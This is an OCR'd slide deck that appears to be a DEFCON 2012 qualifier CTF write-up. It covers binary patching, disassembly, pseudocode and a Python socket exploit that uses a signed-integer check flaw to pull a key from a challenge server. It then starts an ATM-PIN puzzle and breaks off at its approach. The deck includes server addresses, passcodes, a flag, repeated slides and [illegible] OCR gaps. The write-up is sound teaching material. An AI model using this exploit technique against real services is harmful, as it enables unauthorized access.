
Interesting Problems : So Mathness

So Mathness

Introduction

Binary l33tness 400

- No takebacks! Running on 140.197.217.239:11553
- ELF 64-bit LSB executable for FreeBSD 9.0, stripped
- Username : takeback
- Personally, the most interesting challenge



So Mathness

How to solve - I. Binary Patch

For convenience, patch the SIGALARM code

I used Radare2 to fix binary.

Before the patch

```
posquit0@posquit0 ~ $ r2 -w b400
 -- Set colors to your screen with 'e scr.color=true'
[0x00401040]> s 0x401794
[0x00401794]> af
[0x00401794]> pdf
/ function: fcn.00401794 (35)
|     0x00401794  fcn.00401794:
|     0x00401794    0    89df            mov edi, ebx
|     0x00401796    0>   e8f9f6ffff      call dword imp.close
|        ; imp.close() [1]
|     0x0040179b    0    bf0f000000      mov edi, 0xf
|     0x004017a0    0>   e81ff8ffff      call dword imp.alarm
|        ; imp.alarm() [2]
|     0x004017a5    0    89ef            mov edi, ebp
|     0x004017a7    0    41ffd6          call r14
|        ; unk()
|     0x004017aa    0    89ef            mov edi, ebp
|     0x004017ac    0    89c3            mov ebx, eax
|     0x004017ae    0>   e8e1f6ffff      call dword imp.close
|        ; imp.close() [3]
|     0x004017b3    0    89df            mov edi, ebx
|     0x004017b5    0    ebce            jmp loc.00401785 [4]
[0x00401794]>
```

So Mathness

How to solve - I. Binary Patch

For convenience, patch the SIGALARM code

I used Radare2 to fix binary.

After

```
/ function: fcn.00401794 (35)
|           0x00401794  fcn.00401794:
|           0x00401794    0    89df            mov edi, ebx
|           0x00401796    0>   e8f9f6ffff      call dword imp.close
|              ; imp.close() [1]
|           0x0040179b    0    bf0f000000      mov edi, 0xf
|           0x004017a0    0    90              nop
|           0x004017a1    0    90              nop
|           0x004017a2    0    90              nop
|           0x004017a3    0    90              nop
|           0x004017a4    0 *  90              nop
|           0x004017a5    0    89ef            mov edi, ebp
|           0x004017a7    0    41ffd6          call r14
|              ; unk()
|           0x004017aa    0    89ef            mov edi, ebp
|           0x004017ac    0    89c3            mov ebx, eax
|           0x004017ae    0>   e8e1f6ffff      call dword imp.close
|              ; imp.close() [2]
```

So Mathness

How to solve - Ⅱ. Code Analyze (1)

```
[0x004017f0]> pdf
/ function: fcn.004017f0 (159)
|      0x004017f0  fcn.004017f0:
|      0x004017f0    0    48896c24d8       mov [rsp-0x28], rbp
|      0x004017f5    0    4c896424e0       mov [rsp-0x20], r12
|      0x004017fa    0    4189fc           mov r12d, edi
|      0x004017fd    0    48895c24d0       mov [rsp-0x30], rbx
|      0x00401802    0    4c896c24e8       mov [rsp-0x18], r13
|      0x00401807    0    bf04000000       mov edi, 0x4
|      0x0040180c    0    4c897424f0       mov [rsp-0x10], r14
|      0x00401811    0    4c897c24f8       mov [rsp-0x8], r15
|      0x00401816    0    4883ec38         sub rsp, 0x38
|      0x0040181a   56>   e885f5ffff       call dword imp.malloc
|         ; imp.malloc() [1]
|      0x0040181f   56    4885c0           test rax, rax
|      0x00401822   56    4889c5           mov rbp, rax
|      0x00401825   56    0f8470020000     jz dword loc.00401a9b [2]
|      0x0040182b   56    ba04000000       mov edx, 0x4
|      0x00401830   56    4889c6           mov rsi, rax
|      0x00401833   56    4489e7           mov edi, r12d
|      0x00401836   56>   e835fcffff       call dword fcn.00401470
|         ; fcn.00401470() [3]
|      0x0040183b   56    0fb65d00         movzx ebx, byte [rbp+0x0]
|      0x0040183f   56    0fb64503         movzx eax, byte [rbp+0x3]
|      0x00401843   56    4889ef           mov rdi, rbp
|      0x00401846   56    c1e318           shl ebx, 0x18
|      0x00401849   56    09c3             or ebx, eax
|      0x0040184b   56    0fb64501         movzx eax, byte [rbp+0x1]
|      0x0040184f   56    c1e010           shl eax, 0x10
|      0x00401852   56    09c3             or ebx, eax
|      0x00401854   56    0fb64502         movzx eax, byte [rbp+0x2]
|      0x00401858   56    c1e008           shl eax, 0x8
|      0x0040185b   56    09c3             or ebx, eax
|      0x0040185d   56>   e8b2f7ffff       call dword imp.free
|         ; imp.free() [4]
|      0x00401862   56    81fb50457953     cmp ebx, 0x53794550
|      0x00401868   56    7426             jz loc.00401890 [5]
```

I referenced SapHeads's pseudo code :D

Recv Passcode 4 Times

```
buf = malloc(4);
if(buf == NULL)
    exit(0);
recv_from(fd, buf, 4);
passCode = big_to_little(*buf);
free(buf);
if(passCode != 0x53794550)
    return 0;
```

So Mathness

How to solve - Ⅱ. Code Analyze (2)

```
      0x00401997  fcn.00401997:
      0x00401997    0    bf04000000       mov edi, 0x4
      0x0040199c    0>   e803f4ffff       call dword imp.malloc
         ; imp.malloc() [1]
      0x004019a1    0    4885c0           test rax, rax
      0x004019a4    0    4889c5           mov rbp, rax
  ,=< 0x004019a7    0    0f84ee000000     jz dword loc.00401a9b [2]
  |   0x004019ad    0    ba04000000       mov edx, 0x4
  |   0x004019b2    0    4889ee           mov rsi, rbp
  |   0x004019b5    0    4489e7           mov edi, r12d
  |   0x004019b8    0>   e8b3faffff       call dword fcn.00401470
  |      ; fcn.00401470() [3]
  |   0x004019bd    0    0fb65d00         movzx ebx, byte [rbp+0x0]
  |   0x004019c1    0    0fb64503         movzx eax, byte [rbp+0x3]
  |   0x004019c5    0    4889ef           mov rdi, rbp
  |   0x004019c8    0    c1e318           shl ebx, 0x18
  |   0x004019cb    0    09c3             or ebx, eax
  |   0x004019cd    0    0fb64501         movzx eax, byte [rbp+0x1]
  |   0x004019d1    0    c1e010           shl eax, 0x10
  |   0x004019d4    0    09c3             or ebx, eax
  |   0x004019d6    0    0fb64502         movzx eax, byte [rbp+0x2]
  |   0x004019da    0    c1e008           shl eax, 0x8
  |   0x004019dd    0    09c3             or ebx, eax
  |   0x004019df    0>   e830f6ffff       call dword imp.free
  |      ; imp.free() [4]
  |   0x004019e4    0    89d8             mov eax, ebx
  |   0x004019e6    0    85db             test ebx, ebx
  |   0x004019e8    0    48890424         mov [rsp], rax
 ,==< 0x004019ec    0    0f8400010000     jz dword loc.00401af2 [5]
 ||   0x004019f2    0    41bdffffffff     mov r13d, 0xffffffff
 ||   0x004019f8    0    4531f6           xor r14d, r14d
 ||   0x004019fb    0    4531ff           xor r15d, r15d
,===< 0x004019fe    0    eb1e             jmp loc.00401a1e [6]
```

Get Count for Big Loop

```
int count;

buf = malloc(sizeof(4));
if(buf == NULL)
    exit(0);
recv_from(fd, buf, 4);
count = big_to_little(*buf);
free(buf);
if(count == 0)
    return -2;
```

So Mathness

How to solve - Ⅱ. Code Analyze (3)

```c
int shift, last_shift;
unsigned int_64  r14;
int i;

last_shift = 0;
r14 = 0;
for(i = 0; i != count; i++) {
    buf = malloc(4);
    if(buf == NULL)
        exit(0);
    recv_from(fd, buf, 4);
    shift = big_to_little(*buf);
    free(a);

    if(shift > 63)
        return -1;

    if(last != -1) {
        int valid;
```

```c
        switch(shift - last_shift)
        {
            case -17: valid = last_shift % 8  > 0; break;
            case -15: valid = last_shift % 8 <= 6; break;
            case -10: valid = last_shift % 8  > 1; break;
            case -6:  valid = last_shift % 8 <= 5; break;
            case +6:  valid = last_shift % 8  > 1; break;
            case +10: valid = last_shift % 8 <= 5; break;
            case +15: valid = last_shift % 8  > 0; break;
            case +17: valid = last_shift % 8 <= 6; break;
            default: return -1;
        }

        if(!valid)
            return -1;
    }

    r14 ^= 1 << shift;
    last_shift = shift;
}
```

Important Big Loop

So Mathness

How to solve - Ⅱ. Code Analyze (4)

```
loc: loc.00401ae1 (241)
          0x00401ae1  loc.00401ae1:
--------> 0x00401ae1    0    498d46ff        lea rax, [r14-0x1]
     |    0x00401ae5    0    83c201          add edx, 0x1
     |    0x00401ae8    0    4921c6          and r14, rax
========< 0x00401aeb    0    75f4            jnz loc.00401ae1 [?]
     |    0x00401aed    0    83fa40          cmp edx, 0x40
========< 0x00401af0    0    740a            jz loc.00401afc [?]
```

Small Loop

```
for(i = 0; r14 != 0; i++)
    r14 &= r14 - 1;

if(i != 64)
    return -2;
```

So Mathness

How to solve - Ⅱ. Code Analyze (5)

```
         0x00401afc  loc.00401afc:
--------> 0x00401afc    0    be231c4000       mov esi, 0x401c23
         0x00401b01    0    bfe81b4000       mov edi, section..rodata
         0x00401b06    0>   e8e9f4ffff       call dword imp.fopen
            ; imp.fopen() [?]
         0x00401b0b    0    4885c0           test rax, rax
         0x00401b0e    0    4889c5           mov rbp, rax
========< 0x00401b11    0    746b             jz loc.00401b7e [?]
         0x00401b13    0    ba02000000       mov edx, 0x2
         0x00401b18    0    31f6             xor esi, esi
         0x00401b1a    0    4889c7           mov rdi, rax
         0x00401b1d    0>   e832f3ffff       call dword imp.fseek
            ; imp.fseek() [?]
         0x00401b22    0    4889ef           mov rdi, rbp
         0x00401b25    0>   e8aaf2ffff       call dword imp.ftell
            ; imp.ftell() [?]
         0x00401b2a    0    4889ef           mov rdi, rbp
         0x00401b2d    0    4889c3           mov rbx, rax
         0x00401b30    0>   e8fff2ffff       call dword imp.rewind
            ; imp.rewind() [?]
         0x00401b35    0    488d7301         lea rsi, [rbx+0x1]
         0x00401b39    0    bf01000000       mov edi, 0x1
         0x00401b3e    0>   e801f4ffff       call dword imp.calloc
            ; imp.calloc() [?]
```

```c
/* read and send key to client */
FILE *fp;
char *key;
long len;

fp = fopen("key", "r");
if(fp == NULL)
    puts("unable to access the answer");
    return 0;
fseek(fp, 0, SEEK_END);
len = ftell(fp);
rewind(fp);
k = calloc(1, len);
if(fread(k, 1, len, fp) != len)
    return 0;
fclose(fp);
send_to(fd, key, len);

return 0;
```

If you success

So Mathness

How to solve - Ⅲ. Approach (1)

How to satisfy the following conditions?

r14 is 64-bit register :D

```
for(i = 0; r14 != 0; i++)
    r14 &= r14 - 1;

if(i != 64)
    return -2;
```

So Mathness

How to solve - Ⅲ. Approach (1)

r14 register must be 0xFFFFFFFFFFFFFFFF

All of the bits must be switched on.

```
for(i = 0; r14 != 0; i++)
    r14 &= r14 - 1;

if(i != 64)
    return -2;
```

=

```
for(i = 0; r14 != 0; i++)
    r14 <<= 1;

if(i != 64)
    return -2;
```

So Mathness

How to solve - Ⅲ. Approach (2)

How to set bits of the r14 register to 1?

One looping makes one of the bits to be 1

```
        switch(shift - last_shift)
        {
            case -17: valid = last_shift % 8  > 0; break;
            case -15: valid = last_shift % 8 <= 6; break;
            case -10: valid = last_shift % 8  > 1; break;
            case -6:  valid = last_shift % 8 <= 5; break;
            case +6:  valid = last_shift % 8  > 1; break;
            case +10: valid = last_shift % 8 <= 5; break;
            case +15: valid = last_shift % 8  > 0; break;
            case +17: valid = last_shift % 8 <= 6; break;
            default: return -1;
        }

        if(!valid)
            return -1;
    }

    r14 ^= 1 << shift;
    last_shift = shift;
}
```

So Mathness

How to solve - Ⅲ. Approach (3)

Count for Big Loop must be at least 64 :D

Pick 64 !!

```
int count;

buf = malloc(sizeof(4));
if(buf == NULL)
    exit(0);
recv_from(fd, buf, 4);
count = big_to_little(*buf);
free(buf);
if(count == 0)
    return -2;
```

So Mathness

How to solve - Ⅲ. Approach (4)

We have two restrictions :-(

How can traversal all of the bits?

1st restriction: Offset

```
last_shift = 0;
r14 = 0;
for(i = 0; i != count; i++) {
    buf = malloc(4);
    if(buf == NULL)
        exit(0);
    recv_from(fd, buf, 4);
    shift = big_to_little(*buf);
    free(a);

    if(shift > 63)
        return -1;

    if(last != -1) {
        int valid;

        switch(shift - last_shift)
        {
            case -17: valid = last_shift % 8  > 0; break;
            case -15: valid = last_shift % 8 <= 6; break;
            case -10: valid = last_shift % 8  > 1; break;
            case -6:  valid = last_shift % 8 <= 5; break;
            case +6:  valid = last_shift % 8  > 1; break;
            case +10: valid = last_shift % 8 <= 5; break;
            case +15: valid = last_shift % 8  > 0; break;
            case +17: valid = last_shift % 8 <= 6; break;
            default: return -1;
        }

        if(!valid)
            return -1;
    }

    r14 ^= 1 << shift;
    last_shift = shift;
}
```

So Mathness

How to solve - Ⅲ. Approach (4)

We have two restrictions :-(

How can traversal all of the bits?

2nd restriction: modulo 8

```
last_shift = 0;
r14 = 0;
for(i = 0; i != count; i++) {
    buf = malloc(4);
    if(buf == NULL)
        exit(0);
    recv_from(fd, buf, 4);
    shift = big_to_little(*buf);
    free(a);

    if(shift > 63)
        return -1;

    if(last != -1) {
        int valid;

        switch(shift - last_shift)
        {
            case -17: valid = last_shift % 8  > 0; break;
            case -15: valid = last_shift % 8 <= 6; break;
            case -10: valid = last_shift % 8  > 1; break;
            case -6:  valid = last_shift % 8 <= 5; break;
            case +6:  valid = last_shift % 8  > 1; break;
            case +10: valid = last_shift % 8 <= 5; break;
            case +15: valid = last_shift % 8  > 0; break;
            case +17: valid = last_shift % 8 <= 6; break;
            default: return -1;
        }

        if(!valid)
            return -1;
    }

    r14 ^= 1 << shift;
    last_shift = shift;
}
```

So Mathness

How to solve - Ⅲ. Approach (5)

Shift is signed int type !!

Very G00D :D

```
int shift, last_shift;
unsigned int_64  r14;
int i;

last_shift = 0;
r14 = 0;
for(i = 0; i != count; i++) {
    buf = malloc(4);
    if(buf == NULL)
        exit(0);
    recv_from(fd, buf, 4);
    shift = big_to_little(*buf);
    free(a);

    if(shift > 63)
        return -1;

    if(last != -1) {
        int valid;
```

So Mathness

How to solve - Ⅲ. Approach (6)

What happen if shift is negative ?

Bye~ modulo 8 :D

Negative % 8 = Negative

```
last_shift = 0;
r14 = 0;
for(i = 0; i != count; i++) {
    buf = malloc(4);
    if(buf == NULL)
        exit(0);
    recv_from(fd, buf, 4);
    shift = big_to_little(*buf);
    free(a);

    if(shift > 63)
        return -1;

    if(last != -1) {
        int valid;

        switch(shift - last_shift)
        {
            case -17: valid = last_shift % 8  > 0; break;
            case -15: valid = last_shift % 8 <= 6; break;
            case -10: valid = last_shift % 8  > 1; break;
            case -6:  valid = last_shift % 8 <= 5; break;
            case +6:  valid = last_shift % 8  > 1; break;
            case +10: valid = last_shift % 8 <= 5; break;
            case +15: valid = last_shift % 8  > 0; break;
            case +17: valid = last_shift % 8 <= 6; break;
            default: return -1;
        }

        if(!valid)
            return -1;
    }

    r14 ^= 1 << shift;
    last_shift = shift;
}
```

So Mathness

How to solve - Ⅲ. Approach (6)

What happen if shift is negative ?

Bye~ modulo 8 :D

We can freely pick some offsets:
-15, -6, +10, +17

```
last_shift = 0;
r14 = 0;
for(i = 0; i != count; i++) {
    buf = malloc(4);
    if(buf == NULL)
        exit(0);
    recv_from(fd, buf, 4);
    shift = big_to_little(*buf);
    free(a);

    if(shift > 63)
        return -1;

    if(last != -1) {
        int valid;

        switch(shift - last_shift)
        {
            case -17: valid = last_shift % 8  > 0; break;
            case -15: valid = last_shift % 8 <= 6; break;
            case -10: valid = last_shift % 8  > 1; break;
            case -6:  valid = last_shift % 8 <= 5; break;
            case +6:  valid = last_shift % 8  > 1; break;
            case +10: valid = last_shift % 8 <= 5; break;
            case +15: valid = last_shift % 8  > 0; break;
            case +17: valid = last_shift % 8 <= 6; break;
            default: return -1;
        }

        if(!valid)
            return -1;
    }

    r14 ^= 1 << shift;
    last_shift = shift;
}
```

So Mathness

How to solve - Ⅲ. Approach (7)

How to select a sequence of numbers?

Think mathematically :D

GCD(-15, 64)
= GCD(+17, 64)
= 1
= generators of additive modulo 64

{X + [n*(-15) or n*(+17)]} mod 64
can generate
[0 .. 63]

```
for(i = 0; i != count; i++) {
    buf = malloc(4);
    if(buf == NULL)
        exit(0);
    recv_from(fd, buf, 4);
    shift = big_to_little(*buf);
    free(a);

    if(shift > 63)
        return -1;

    if(last != -1) {
        int valid;

        switch(shift - last_shift)
        {
            case -17: valid = last_shift % 8  > 0;  break;
            case -15: valid = last_shift % 8 <= 6;  break;
            case -10: valid = last_shift % 8  > 1;  break;
            case -6:  valid = last_shift % 8 <= 5;  break;
            case +6:  valid = last_shift % 8  > 1;  break;
            case +10: valid = last_shift % 8 <= 5;  break;
            case +15: valid = last_shift % 8  > 0;  break;
            case +17: valid = last_shift % 8 <= 6;  break;
            default: return -1;
        }

        if(!valid)
            return -1;
    }

    r14 ^= 1 << shift;
    last_shift = shift;
}
```

So Mathness

How to solve - Ⅳ. Attack (1)

I used Python :D

Lovely Python !!

4 Passcode for
entering Main-routine

```
from socket import *
import struct

def toBigDword(x):
        return struct.pack('>I', x & 0xFFFFFFFF)

#HOST = "140.197.217.239"
HOST = "110.8.231.4"
PORT = 11553

pList = [ #
    0x53794550, #
    0x4A75402C, #
    0x03818A37, #
    0xACF7BC51, #
    ]

bigCount = 0x40

pSize = 0x06


s = socket()
s.connect((HOST,PORT))
print "[*] Connected to %s:%s" % (HOST, PORT)

for passCode, idx in zip(pList, range(len(pList))):
    s.send(toBigDword(passCode))
    print "[>>] %sst PassCode: %08x" % (idx + 1, passCode)
```

So Mathness

How to solve - Ⅳ. Attack (2)

I used Python :D

Lovely Python !!

My Choice:
-15

```
s.send(toBigDword(bigCount))
print "[>>] Bigger Loop Count: %s" % bigCount

# initial shift
shift = -1
s.send(toBigDword(shift))

# shifts with offset +17 applied
offset = -15

for i in range(0, 63):
    shift += offset
    s.send(toBigDword(shift))

print "[<<] Key :₩n", s.recv(512)

s.close()
```

So Mathness

How to solve - V. Result

Go! Go! Go!

My Precious :D

```
posquit0@posquit0-debiser ~/contest/defcon/2012/quals/b400 $ ./go_b400.py
[*] Connected to 110.8.231.4:11553
[>>] 1st PassCode: 53794550
[>>] 2st PassCode: 4a75402c
[>>] 3st PassCode: 03818a37
[>>] 4st PassCode: acf7bc51
[>>] Bigger Loop Count: 64
[<<] Key :
59e22b484b703801c019d4da0f7a3316
```

So Mathness

Auth Key

The key is 59e22b484b703801c019d4da0f7a3316

Chapter 3

Interesting Problems : So Puzzlingness

So Puzzlingness

Introduction

Grab Bag 300

- **This is semi-real. :-(**
- **140.197.217.85:10435**
- **Password: 5fd78efc6620f6**

```
g300 $ nc posquit0.com 10435
5fd78efc6620f6
DD GOTP ATM sckimmer v0.0000001
Sun Jun-12 11:24:56 2012

4 1 9 1 3 8
8 6 7 9 4 6
5 3 2 5 2 7
2 9 8 7 2 4
7 1 4 6 9 3
5 6 3 1 8 5
User entered: 1 6 3 7

Sun Jun-7 07:24:59 2012

1 7 6 6 7 2
4 8 2 8 1 3
3 9 5 5 9 4
9 2 8 1 9 3
6 7 1 8 6 4
4 3 5 5 2 7
User entered: 7 3 7 1

Sun Jun-5 05:25:13 2012

1 6 3 9 4 7
9 8 5 8 3 2
2 4 7 6 5 1
5 8 7 7 8 2
2 4 3 4 3 5
9 6 1 1 6 9
User entered: 6 6 4 7

6 9 7 3 9 1
3 8 1 4 2 5
2 5 4 8 6 7
8 2 5 3 5 2
3 4 9 7 8 9
6 1 7 4 6 1
Enter ATM PIN:
```

So Puzzlingness

How to solve - I. Analyze

Same Positions :D

Timeout ...


```
4 1 [illegible] 1 3 8
[illegible] 7 9 4 6
5 3 2 5 2 7
2 9 8 7 2 4
7 1 4 6 9 3
5 6 3 1 8 5
User entered: 1 [illegible] 3 7

Sun Jun-7 07:24:59 2012

[illegible] 7 [illegible] 6 7 2
[illegible] 2 8 1 3
3 9 5 5 9 4
9 2 8 1 9 3
6 7 1 8 6 4
4 3 5 5 2 7
User entered: 7 3 7 1

Sun Jun-5 05:25:13 2012

[illegible] 6 [illegible] 9 4 7
[illegible] 8 3 2
2 4 7 6 5 1
5 8 7 7 8 2
2 4 3 4 3 5
9 6 1 1 6 9
User entered: 6 [illegible] 4 7

[illegible] 9 [illegible] 3 9 1
[illegible] 1 4 2 5
2 5 4 8 6 7
8 2 5 3 5 2
3 4 9 7 8 9
6 1 7 4 6 1
Enter ATM PIN:
```

So Puzzlingness

How to solve - I. Analyze

Same Positions :D

Timeout ...



So Puzzlingness

How to solve - I. Analyze

Same Positions :D

Timeout ...

```
4 1 9 [illegible] 3 [illegible]
8 6 7 [illegible]
5 3 2 5 2 7
2 9 8 7 2 4
7 1 4 6 9 3
5 6 3 1 8 5
User entered: 1 [illegible] 6 3 [illegible]

Sun Jun-7 07:24:59 2012

1 7 6 [illegible] 7 [illegible]
4 8 2 [illegible]
3 9 5 5 9 4
9 2 8 1 9 3
6 7 1 8 6 4
4 3 5 5 2 7
User entered: 7 [illegible] 8 7 [illegible]

Sun Jun-5 05:25:13 2012

1 6 3 [illegible] 4 [illegible]
9 8 5 [illegible]
2 4 7 6 5 1
5 8 7 7 8 2
2 4 3 4 3 5
9 6 1 1 6 9
User entered: 6 [illegible] 6 4 [illegible]

6 9 7 [illegible] 9 [illegible]
3 8 1 [illegible]
2 5 4 8 6 7
8 2 5 3 5 2
3 4 9 7 8 9
6 1 7 4 6 1
Enter ATM PIN:
```

So Puzzlingness

How to solve - I. Analyze

Same Positions :D

Timeout ...


```
4 1 9 1 3 8
8 6 7 9 4 6
5 3 2 [illegible] 7
2 9 [illegible] 7 [illegible] 4
7 1 [illegible] 3
5 6 3 1 8 5
User entered: 1 6 [illegible] 7

Sun Jun-7 07:24:59 2012

1 7 6 6 7 2
4 8 2 8 1 3
3 9 5 [illegible] 4
9 2 [illegible] 1 [illegible] 3
6 7 [illegible] 4
4 3 5 5 2 7
User entered: 7 3 [illegible] 1

Sun Jun-5 05:25:13 2012

1 6 3 9 4 7
9 8 5 8 3 2
2 4 [illegible] 1
5 8 [illegible] 7 [illegible] 2
2 4 3 [illegible] 3 5
9 6 1 1 6 9
User entered: 6 6 [illegible] 7

6 9 7 3 9 1
3 8 1 4 2 5
2 5 [illegible] 7
8 2 [illegible] 3 [illegible] 2
3 4 9 [illegible] 8 9
6 1 7 4 6 1
Enter ATM PIN:
```

So Puzzlingness

How to solve - Ⅱ. Approach

